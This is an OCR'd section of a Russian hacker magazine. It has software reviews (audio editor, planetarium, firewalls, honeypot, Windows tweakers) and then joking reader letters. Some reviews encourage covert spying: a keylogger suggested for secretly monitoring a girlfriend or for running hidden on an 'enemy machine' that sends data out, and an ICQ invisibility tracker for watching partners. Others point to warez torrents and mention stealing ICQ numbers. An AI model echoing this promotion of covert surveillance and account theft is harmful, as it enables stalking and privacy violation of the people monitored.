


Audacity - популярный и мощный аудиоредактор, основанный на wxWidgets 2.4. Поддерживает файловые форматы WAV, AIFF, AU, Ogg Vorbis, MP3 и даже MIDI, Allegro. Содержимое аудиофайлов отображается с возможностью точности выделения вплоть до 0,000001 секунды (ручное редактирование сигналов по точкам производится с точностью до ~0,00002 с). Формат времени может быть задан не только секундами/минутами/часами, но и количеством кадров (PAL/NTSC) при разных fps или по привязке к сэмплам. В случае необходимости частотного анализа рисуется график спектра с заданными параметрами и функцией экспорта в обычный .txt. Любые проводимые изменения могут отменяться до бесконечности, а все совершенные действия фиксируются в журнале с указанием объема каждого из них. Широко представлены разнообразные эффекты, среди которых: управление шумом, басом, высотой тона, скоростью и темпом, нормализация, эквалайзер, инвертирование, компрессия, плавное затухание, эхо и WahWah. Перед тем как применить любой из эффектов, можно прослушать получаемый результат. Поддерживается создание и последующее удаление нескольких дорожек (моно- и стереофонических, временных, для заметок), их выравнивание, сведение, экспортирование в несколько файлов. Для MP3 возможна работа с ID3-тегами. Audacity работает и с модулями (для Linux - LADSPA). Комбинации hotkeys на клавиатуре можно изменять и сохранять в файл, а вот использование мышки самостоятельно не контролируется.



STELLARIUM V 0.6.1

POSIX, Mac OS X, Windows
Size (в .gz): 9210 Кб
http://stellarium.free.fr
Лицензия: GNU GPL




Очередная околонаучная программа больше развлекательно-познавательного характера - Stellarium. Занимается она тем, что демонстрирует звездное небо в реальном времени. Причем именно в виде картин, что можно увидеть собственными глазами в заданной точке Земли. Время и дата также могут определяться произвольно, а для ускоренного наблюдения происходящего на безоблачном небе звездного беспредела предусмотрены разные режимы прокрутки секунд. 88 известных созвездий могут быть визуально соединены в привычные фигурные «скелеты», на которые, в свою очередь, при желании накладываются рисованные графические изображения, символизирующие эти созвездия. Благодаря таким мелочам, как воссозданное земное покрытие, мерцающие звезды и фотореалистичный Млечный путь, видимое действительно кажется вполне натуральным. Для ближайшего рассмотрения наиболее крупных объектов существует увеличение, создающее эффект наблюдения из телескопа. Не забыты и научные подробности: на небе представлено более 120 000 звезд, для наиболее ярких из которых приведены названия и дополнительная информация, и более 70 туманностей. К картинке легко добавляются азимутальная и экваториальная решетки, а для любого выбранного объекта или просто для заданной точки показываются ее координаты. Тем не менее, по понятным причинам для серьезных научных исследований Stellarium использовать строго не рекомендуется. Программа умеет работать в оконном и полноэкранном режимах, самостоятельно делать скриншоты в BMP (<Ctrl>+<S>).

STEGANOS SECURITY SUITE 7.0.7




Win 98/ME/NT/2K/XP/2003
ShareWare
Size: 16,2 Мб
www.steganos.com



SSS - это утилита, предназначенная для шифрования важных данных и основанная на алгоритме AES 128 bit. Данные сохраняются на виртуальном шифрованном диске со скоростью ~1 Гб/сек, при этом отключение электропитания ему не повредит, так как программка оборудована защитным механизмом для предотвращения потери данных. Уже зашифрованные данные можно спрятать в рисунках .BMP и звуковых файлах .WAV методом изменения каждого младшего бита (LSB), качество записи/картинки при этом практически не ухудшится. Если взять для примера 16-битную звукозапись, то на каждые 16 байт будет приходиться один скрытый байт зашифрованной информации, то есть на одном аудио-диске можно уместить около 50 метров кредитных карт и прочего хакерского стаффа.

X FILE EXPLORER V 0.7.2

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 809 Кб
http://roland65.free.fr/xfe/
Лицензия: GNU GPL



X File Explorer (XFE) - наследник X Win Commander, попытки создать файловый менеджер для X-Window, основанный на библиотеке FOX и похожий на MS Explorer, хотя внешне куда более напоминающий старые версии Windows Commander. Функциональность достаточно скромна, но это окупается приличной скоростью работы. XFE умеет отображать файлы в традиционном для NC виде двух панелей, одной панели и в комбинациях с возможным подключением дерева каталогов. В панелях есть краткий, полный вид и вариант с большими иконками. Для просмотра текстовых файлов используется встроенная утилита X File View (xfv), для работы с rpm-пакетами - X File Query (xfq), а для всех остальных операций вызываются либо стандартные консольные приложения, либо внешние программы. К любым форматам можно сделать привязки к командам на исполнение. Поддерживается drag'n'drop для копирования, перемещения и создания символических ссылок, а также работа с архивами (извлечение и создание tar/zip/gzip/bzip2 из выделенных элементов) и монтирование/демонтирование устройств. К изображениям в gif и png создаются иконки с предосмотром картинок. Представлена возможность создания закладок на любые каталоги (до 20 штук). Внешний вид XFE изменяется с помощью тем или самостоятельного выбора любого из используемых цветов.

SYGATE PERSONAL FIREWALL FREE 5.6.2808

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 5500 Кб
www.sygate.com

Намедни поставил SP2, который обещал взяться за мою безопасность основательно. Файрвол от Microsoft? :) Их презервативам я бы точно не доверился. Раньше стоял ZoneAlarm, но с переустановкой системы начались неполадки в отношениях с имеющимся антивирусом. После инсталла Sygate все непонятки с файрволом исчезли в момент. Настройки очень просты, можно обрубать доступ как из внешней сети (сканеры, флудеры и прочие виртуальные подонки идут сосать), так и с самого компа (трояны и другая зараза под карантин). Более удобным в конфигурации и пользовании мне показался лишь Kerio (www.kerio.com). Продукт придется особенно по вкусу ценителям легального ПО, так как выделенный выше конкурент - Kerio Personal Firewall - хочет аж 45 баксов за безотказную работу. Sygate же отдастся тебе задарма.











KFSENSOR 2.2.1

Win 98/ME/NT/2K/XP/2003
ShareWare
Size: 1,2 Мб
www.keyfocus.net

KFSensor - это honeypot система, которая эмулирует около ста сетевых сервисов (это только по умолчанию, можно добавить тысячи своих), среди которых встречаются такие распространенные и повседневно используемые, как http, ftp и telnet. Также программа осведомлена примерно о 50 самых популярных троянах-бэкдорах. Настроить можно все сервисы от и до, начиная от ответа сервера и заканчивая таймаутами. Все это дело, естественно, очень тщательно логируется. Прога может работать как сервис в системе, посылая алерты тебе на мыло.


А теперь еще раз, если ты ничего не понял. Запустив у себя KFSensor, ты сможешь эмулировать на своем компьютере множество открытых портов с висячими сервисами/троянами на них. Соответственно, кто-то из «хакеров» может обнаружить это и пытаться тебя поиметь. А вот тут его поимеешь ты. Можешь послать логи его прову или же придумать что-либо пооригинальнее. Особенно продуктивно юзать софтину в локальной сети, но также неплохо будет побегать с реальным IP'шником по крутым каналам в IRC.



REAL SPY MONITOR V2.20


Win 98/ME/NT/2K/XP
ShareWare
Size: 1,5 Мб
www.realrecorder.net

Небольшое лирическое отступление: представь, что ты пригласил к себе домой одногруппника, отошел наливать выпивку на кухню, а его оставил сидеть за твоим железным зверем. Ты же не хочешь остаться без любимой шестизначной аськи? А что, одногруппники они такие: на вид друзья, а как только что с компа утащить - так это они с радостью! Или вот еще: вместо одногруппника нафантазируй свою любимую девушку. Вряд ли тебе понравится, если она прочитает вашу e-mail переписку с Надюшкой, Леночкой, Олей и Ларисой Сергеевной, угу? Вот тут на помощь и приходит сабжевая прога. Она тебе позволит досконально узнать, чем занимались в твоей системе друг и девушка, какие веб-ресурсы посещали, какие приложения запускали (кстати, можно также ограничить доступ к указанным сайтам/программам паролем), что интересного писали (клавиатурный шпион + перехват сообщений в интернет-пейджерах) и какими иллюстрациями любовались (периодическое снятие снимка с экрана). Более хакерское применение Real Spy Monitor'а - запуск в скрытом режиме на вражеской тачке и активация функции пересылки накопленной информации тебе на мыло или заливки на FTP-сервер.



USCA V 2.004

Win 98/ME/NT/2K/XP
FreeWare
Size: 286 Кб
usca.asechka.ru




Если у тебя есть аська, то должна появиться и уська. Начну издалека: знаешь такой возможный статус программы, как invisible-mode (невидимость)? Ты видишь всех людей из своего контакт-листа, а тебя только избранные - те, кого ты добавил в видимую группу. Я думаю, инвиз не раз помогал тебе спрятаться от надоедливых знакомых. Но посмотрим на дело с другой стороны: бывало ли так, что твой друг задолжал тебе деньги и скрывался? Или подружка сказала, что ей нужно ехать с предками за город, а сама в инвизибле мило общалась с другим парнем? Ты хочешь узнать правду? Тогда уська - это то, что нужно. Программа позволяет определить, в каком режиме находится определенный UIN, и, что самое важное, без проблем вычисляет невидимость. Кроме этого, можно устраивать онлайн-слежку за нужными людьми: программа с периодичностью в n минут проверяет уин и записывает результат в лог. Как только статус сменится (например, Offline -> Invisible), ты сразу же получишь уведомление на свой номер аськи.

Для работы софтины тебе понадобится зарегистрировать свежий уин (ну или использовать любой ненужный) и вбить его данные в соответствующие поля проги.

BITTORNADO 0.3.8


Windows 95/98/ME/NT/2K/XP
Freeware
Size: 3648 Кб



В легендарной сети .torrent можно скачать все последние фильмы. Доступны и другие варезные темы, хотя мувики остаются самым горячим товаром. Ты лишь сдуваешь .torrent-файлы со специальных сайтов вроде http://torrentreactor.com, http://torrents.us.to и www.lokitorrent.com. Треш-угарная рубрика «Leech» дает обзоры видеовареза, доступного именно в рассматриваемой сети. Разработчик сетки также предлагает свой собственный клиент. Однако последний продукт не обновлялся более полугода, и многие варезники-любители предпочитают Tornado. Серьезных изменений сделано не было, но работа со вторым SP значительно усовершенствовалась. Если новинка не придется по вкусу, попробуй BitSpirit-клиент (www.bytelinker.com).

REAL ALTERNATIVE 1.28

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 5770 Кб
www.k-litemegacodecpack.com



Жадность фраера погубит. Так и получается со знаменитым Real Player'ом, который давно уже перестал быть реально реальным плеером для реальных пацанов! Там столько напихано рекламной шняги! Он так тормозит систему! Сейчас же появилась Real Alternative, которая на халяву даст абсолютно все возможности Real Player'а. Внешний вид проги точно копирует старые (до 6.*) версии Windows Media Player. Да, здесь вовсе нет ненужной пестроты прародителя с real.com. Теперь я проигрываю все .ra, .rm, .rpm и другие форматы исключительно в Real Alternative!

NERO BURNING ROM 6.6.0.1

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 28800 Кб
www.nero.com



Первым из редакции купил себе CD-RW-привод, то был 2X-агрегат. Интернет-трафик был безумно дорог, так что за софтом поехал на M1t1n0-Базар, где и купил болванку с Nero Burning ROM. С тех пор я пользуюсь только этой нарезалкой. Лишь с этим софтом никогда не возникало проблем совместимости с парой десятков приводов, которые успели осесть в моем кузове за прошедшие годы. Знакомство с новой версией оказалось стандартным - старый S/N не сработал, софт ругался на нелицензионное использование. То же случилось и с законными покупателями софта! Однако неровности нововведения оттеняются налаженной работой под SP2. Если твой доступ к инету все еще ограничен, потенциальной халявной альтернативой может стать Deep Burner (www.deepburner.com) двух мегов веса.








PSERV V 2.3

Windows NT/2k/XP
Freeware
Size: 230 Кб
http://p-nand-q.com/e/pserv.html




Любой продвинутый юзер, установив себе NT-based операционную систему, рано или поздно решит навести порядок в работающих на его машине системных службах. Оно и понятно! Отключив службы, которые тебе нафиг не нужны, можно сразу убить трех зайцев: повысить безопасность, ускорить работу системы и освободить немного памяти (кстати, хороший русскоязычный хелп по службам Windows XP находится на сайте www.oszone.net). Одна беда - стандартная оснастка Службы (Services) довольно далека от совершенства. Поэтому вся продвинутая молодежь предпочитает использовать вместо нее апплет pserv.cpl. Дело в том, что последний имеет целый ряд важных преимуществ. Во-первых, основная информация выводится в одном окне и тебе не надо, к примеру, долго кликать по названиям служб, чтобы посмотреть, какая из них связана, скажем, с файлом lsass.exe. Во-вторых, для отображения работающих служб софтина использует шрифт синего цвета, отключенные показывает серым, а остальные выводит черным. Ну и в-третьих, кроме служб, данный апплет умеет аналогичным образом отображать еще и список девайсов с драйверами! Это мегаудобно. Особенно если учесть, что включить/отключить/удалить любой драйвер или службу с помощью pserv.cpl можно буквально за пару кликов.

ARCHIVARIUS 3000 V 2.27



Windows 9x/Me/NT/2k/XP
Shareware
Size: 2426 Кб
www.wizetech.com



Продолжает развиваться и одна из самых интересных локальных полнотекстовых поисковых систем - Archivarius 3000. В свое время этот софт буквально покорил меня своим умением лопатить не только обычные документы, но и почтовые архивы мейлера Bat (напомню, что остальные поисковики лишь MS Outlook и признают). Причем Archivarius 3000 легко обошел встроенный поисковичок почтовой программы как по скорости работы (используется механизм предварительного индексирования содержимого документов), так и по наглядности представления результатов (ключевые слова выделяются желтым, в ответе на запрос приводятся не только заголовки писем, но и фрагменты из них). При этом, естественно, программа работала полностью автономно, то есть для просмотра найденных сообщений не нужно было запускать летучую мышь.


В последних версиях добавилась поддержка документов в формате CHM и почтовых баз Microsoft Outlook 97/98/2000/2002/2003, был доработан интерфейс программы и исправлено несколько досадных багов. При этом прога, естественно, не потеряла ни одного из своих многочисленных достоинств. Она все еще знает о существовании туевой хучи различных кодировок текста (DOS, WIN, Unicode, UTF-8, KOI-8), просматривает архивы, индексирует электронные письма, веб-страницы, документы MS Office, PDF'ы, RTF- и TXT-файлы, а также ведет поиск с учетом морфологии русского (украинского, белорусского) языка.





NLITE V 0.99.1 BETA

Windows 9x/Me/NT/2k/XP
Shareware
Size: 841 Кб
http://nuhi.msfn.org




Кому из нас не приходилось доводить до ума свежеустановленную XP'шку?! Сколько статей на эту тему написано, сколько твикеров понаделано. Казалось бы, ничего нового в данной области и придумать уже нельзя. Но нет, оказывается, можно! И утилита nLite тому подтверждение. Эта уникальная разработка позволяет чистить и настраивать операционные системы Windows XP, 2000 и 2003 еще ДО их установки на компьютеры пользователей. Несколько месяцев назад я уже рассказывал читателям X об этом интересном повороте сюжета. Более того, с тех пор как я познакомился с этой прогой, другие способы установки Windows стали казаться мне довольно ущербными.

Освоение nLite усилий не требует: ты лишь указываешь программе расположение оригинального дистрибутива любимой операционной системы, после чего запускается пошаговый мастер, позволяющий интегрировать в этот дистрибутив необходимые сервис-паки и выкинуть из него ненужные тебе компоненты (драйверы, службы, утилиты и т.п.). В конечном итоге ты получаешь на руки облегченный вариант дистрибутива видов и, если требуется, загрузочный диск, с которого система ставится почти на автопилоте, не отвлекая тебя глупыми вопросами насчет CD-Key или просьбами выбрать правильный часовой пояс. Плюсы такого подхода ты, я думаю, понимаешь: система не только устанавливается на твою машину сразу в нужной тебе конфигурации, но еще и процесс установки идет заметно быстрее за счет того, что компьютер не копирует туда-сюда левые файлы. Ясное дело, работоспособность «облегченного дистрибутива» Windows никто тебе не гарантирует, но лично мне пока пожаловаться не на что. К тому же, разработчики nLite все время совершенствуют свою утилиту, правят баги. В общем, если голова на плечах есть, можешь этой прогой смело пользоваться. Особенно сейчас, когда у нее появился русскоязычный вариант интерфейса :).

GUARDDOG V 2.3.2




Linux
Size (в .gz): 1023 Кб
www.simonzone.com/software/guarddog
Лицензия: GNU GPL




Guarddog - основанная на Qt оболочка к стандартному для Linux firewall'y iptables. Является полезным приложением, в первую очередь, для всех, кто так и не научился нормально управлять этим чудом сетевой техники. Вся сеть разделена на зоны (по умолчанию это локалка и интернет), для каждой из которых устанавливаются свои правила безопасности. Запрет/разрешение на использование тех или иных протоколов осуществляется элементарным проставлением галочек, а список стандартных сервисов достаточно широк и содержит не только банальные FTP/HTTP(S)/POP3(S)/IMAP(S)/SMTP, но и игровые серверы (Diablo/Quake/Half-Life), базы данных CD (FreeDB, CDDB), peer-to-peer (BitTorrent, eDonkey) и т.п. К большинству из них выводится краткое описание и уровень риска безопасности (низкий/средний/высокий). Список можно пополнять и самостоятельно. По умолчанию для всех сервисов выбрана разумная политика «что не разрешено, то запрещено». Отдельной вкладкой вынесен раздел логирования, где подробно задаются приоритеты сообщений в логах и то, что в них можно не записывать. В «Advanced» реализована поддержка DHCP и возможность импортирования/экспортирования firewall-скриптов. А для тех, кто не в состоянии во всем этом разобраться, с программой поставляется Guarddog Handbook, где подробно изложены принципы работы с firewall'ом.

SAFE LAUNCH V 2.0

Windows NT/2k/XP
Shareware
Size: 1048 Кб
www.devnz.com






Сколько раз бывало: скачиваешь из Сети разрекламированную программу, запускаешь, появляется какое-то левое сообщение об ошибке, а потом на твоей машине обнаруживается троян. Конечно, если мастерски владеешь дизассемблером, то перед запуском ты любую прогу можешь проверить на вшивость. Но, увы, большинству юзеров такой способ проверки не по зубам. Однако рисковать и запускать на своей машине подозрительный софт им тоже что-то не хочется. Одним из способов решения этой проблемы может стать использование программы Safe Launch. Данная прога позволяет отслеживать, что на самом деле делает на твоей машине тот или иной софт. Впрочем, абсолютно все телодвижения подопытной софтины Safe Launch контролировать не берется. А вот обращения к файлам и реестру, попытки получить прямой доступ к системным устройствам или выйти в Сеть в большинстве случаев отлавливаются исправно. При этом Safe Launch не ограничивается ролью пассивного наблюдателя. Нет, юзер также получает возможность запрещать подопытной проге выполнять те действия, которые ему кажутся подозрительными.

Работать с Safe Launch проще простого. Нужно лишь указать ей расположение исполняемого файла, который ты хочешь протестировать, а затем отметить галочками те операции, которые требуется держать под контролем. На скриншоте видно, как из Safe Launch я мучаю сетевого червя, известного под кодовым именем I-Worm.Netsky.d. Бедняга раз за разом пытается отправить с моей машины первую партию зараженных писем, но я, увы, постоянно его обламываю :).

Примечание: удивительно, но дальнейшее развитие этой замечательной проги прекращено и ее дистрибутив лишь на нашем CD можно найти без особого труда.

ICQ SELF REMOVER 1.0

Win 98/ME/NT/2K/XP
FreeWare
Size: 263 Кб
www.asechka.ru




Еще одна ICQ-тулза в этом выпуске. Позволяет использовать некоторые не совсем документированные функции в протоколе ICQ, а именно возможность удалить СЕБЯ из серверного контакт-листа аськи другого человека. Давай подумаем, зачем это нужно. К примеру, ты хочешь прекратить общение с определенным субъектом раз и навсегда и сделать это как можно незаметнее. Ок, самоудаляешься при помощи этой чудо-проги из его контактов, по желанию ставишь в своей асе режим авторизации и спишь спокойно. Или, быть может, ты угонщик крутых номерков? Тогда, взламывая номера асек, ты можешь однажды нарваться на работника AOL'а, который незамедлительно добавит тебя к себе в контакты, чтобы позже провести разъяснительную беседу. Это еще один случай, где ICQ Self Remover придется как нельзя кстати. Ну или не придется, если злой админ успеет удалить твой номер из базы ICQ :).


Как работает: надо ввести пароль от своей аси, номер жертвы, из чьего листа ты хочешь удалиться, и нажать соответствующую пимпу.


IRFANVIEW 3.95

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 857 Кб
www.irfanview.com



Только-только вышел последний ACDSee 7 вместе с PowerPack'ом. Увы, менее прожорливым продукт не стал. Скорее наоборот - мой старый ноут не вынес муки обработки семигигового архива графики. Тут пришел на помощь более скромный InfranView, не столь жадный до ресурсов. Даже без правки конфигов прога не стала уродовать систему, менять файловые ассоциации без спросу. С новой версией расширились опции обработки TIFF'ов, штуки, мало нужной обычному юзеру, но очень близкой журналистскому сердцу (графический стандарт де-fuck-то ряда издательств). Вьюер теперь умеет автоматически вращать изображение, реже нужно нажимать знакомую пимпу «Rotate». Занятной оказалась опция превращения текста из буфера обмена в графику. Утилита пригодилась мне для рисования обложек к нарезанным AudioCD. Помни, что IrfanView - отличный вьюер, но встроенный редактор никогда не заменит Photoshop'а.





ПИСЬМО ОТ: Мохамед Т.В. <mohamed@sobes.vologda.ru>

Хай моему любимому журналу Хакер! Я Splinter - вологодский чувак. Мои любимые занятия это читать ваш журнал, прогать, зависать в инете и др. Мне нравиться ваш журнал да практически всем: и софта навалом, и описанных взломов хватает. Только мне кажется что нужно уменьшить кол-во шароварных программ и повысить кол-во фриварных (лень кряки с инета качать)!!!
Ну вобщем все бывайте...!



ОТВЕТ Х:

Привет, Мохамед!
По твоему имени мы сразу поняли, что ты вологодский чувак! А вот по нику мы тут же просекли, что в детстве ты увлекался просмотром мультсериала и прочтением комиксов про черепашек-ниндзя. Уважаем. Но мы бы тебя уважали еще больше, если бы ты выбрал ник Оптимус-прайм, Нетопырь или еще какой-нибудь там Десептикон. Потому что сами мы очень любим мультики про трансформеров. Они сильнее черепашек - факт!
Ну да ладно. Мы безумно рады, что тебе нравится наш журнал практически всем. Только вот количество шароварных программ мы повысить не можем. Иначе нам придется переименовывать рубрику «Шароварез» во «Фриварез». А это крайне нежелательно. Да и кряки обычно весят не очень много.
Ну все, бывай, Мохамед.



ПИСЬМО ОТ: ClIXakep <ciixakep@rambler.ru>

Вот, блин, просто надоело читать эти письма тупых ламоботов, которые просят взломать все на свете!
Народ! Объявляю страшную кибервойну этим существам!!! Хакай, троянь, твори заподло! Да, и еще, если][акер будет продолжать в том же духе, учить этих ... то я забью на него и перестану его покупать! Надеюсь меня поддержат настоящие хацкеры.
Ненавижу выпендривающихся ламеров!!!

ОТВЕТ Х:

О, ClIXakep! Привет! Ты снова пишешь нам? Это так готично, ты просто себе не представляешь! Согласны, стоит объявить войну и начать широкомасштабные боевые действия против выпендривающихся ламоботов! Тебя мы назначаем маршалом этой кибер-армии. В твою задачу будет входить сбор настоящих хацкеров, которые будут хакать, троянить и творить западло. Ну и, естественно, тебе придется управлять всей этой безбашенной братией.
Со своей же стороны мы обещаем помощь. Мы больше не станем продолжать в том же духе, учить этих... Да и вообще, мы больше не станем ничего делать. Ни для кого. На время военных действий мы закрываем журнал. Вот так.
Адьес!



ПИСЬМО ОТ: free <free@nvkz.net>

Здарова Хацкера!!!
Вопрос: Почему драйвер от мыши состоит из одной части драйвера от клавиатуры, драйвер от клавиатуры состоит из одной части драйвера от клавиатуры и драйвера от мыши?
Ответ:
❶. Драйвер от мыши состоит из оной части драйвра от клавиатуры (правая рука)
❷. Драйвер от клавиатуры (две руки) состоит из одной части дравера о клавиатуры (левая рука) и драйвера от мыши (правой руки)..



ОТВЕТ Х:

Честно, я пытался понять, что ты хочешь, расспрашивал друзей, но... не смог. Поэтому прошу: напиши еще одно письмо с более подробным объяснением своей проблемы. Попытаюсь помочь. Удачи.

ПИСЬМО ОТ: Batus xll <xbatus@rambler.ru>

Здравствуйте уважаемая редакция и т.п.
Хочу сказать, что ваш журнал самый рульный среди остальных.
Я теперь ваш постоянный читатель :) Вообщем вопросов много, но скажу самое главное: Реально ли опубликовать статью в вашем журнале, а потом стать постоянным автором?

```
procedure TForm1.Button1Click(Sender: TObject);
Begin
if magazine hacker is cool then
begin
show message:='Rulezzzz ][ is great!!!';
else
show message:='Ты чего упал???Не уважаешь рульный журнал?';
close;
end;
end;
```

з.ы.Delphi forever



ОТВЕТ Х:

Привет тебе, Батус, от уважаемой редакции и т.п. Отвечаем с места, как говорится, в карьер. Стать нашим автором совершенно нереально. Ни в коем случае нельзя написать нам статью, а уж тем более устроиться после этого постоянным автором. Все, кто у нас работает, устроились по блату через Покровского и писать не умеют совершенно. За них все пишет литературный редактор, за что ей честь и хвала.
НО! Ты можешь помогать нашим авторам из рубрики «Кодинг» писать программы. Ты очень хороший Дельфи-кодер. Мы это поняли, скомпилировав твой исходный код. Вернее, попытавшись скомпилировать. Но там что-то отладчик заорал непонятное, и мы решили не лезть дальше и ничего не править. Пусть будет все так, как есть. Мы тебе доверяем!
Удачи, бро!
ЗЫ: Алгол решает!







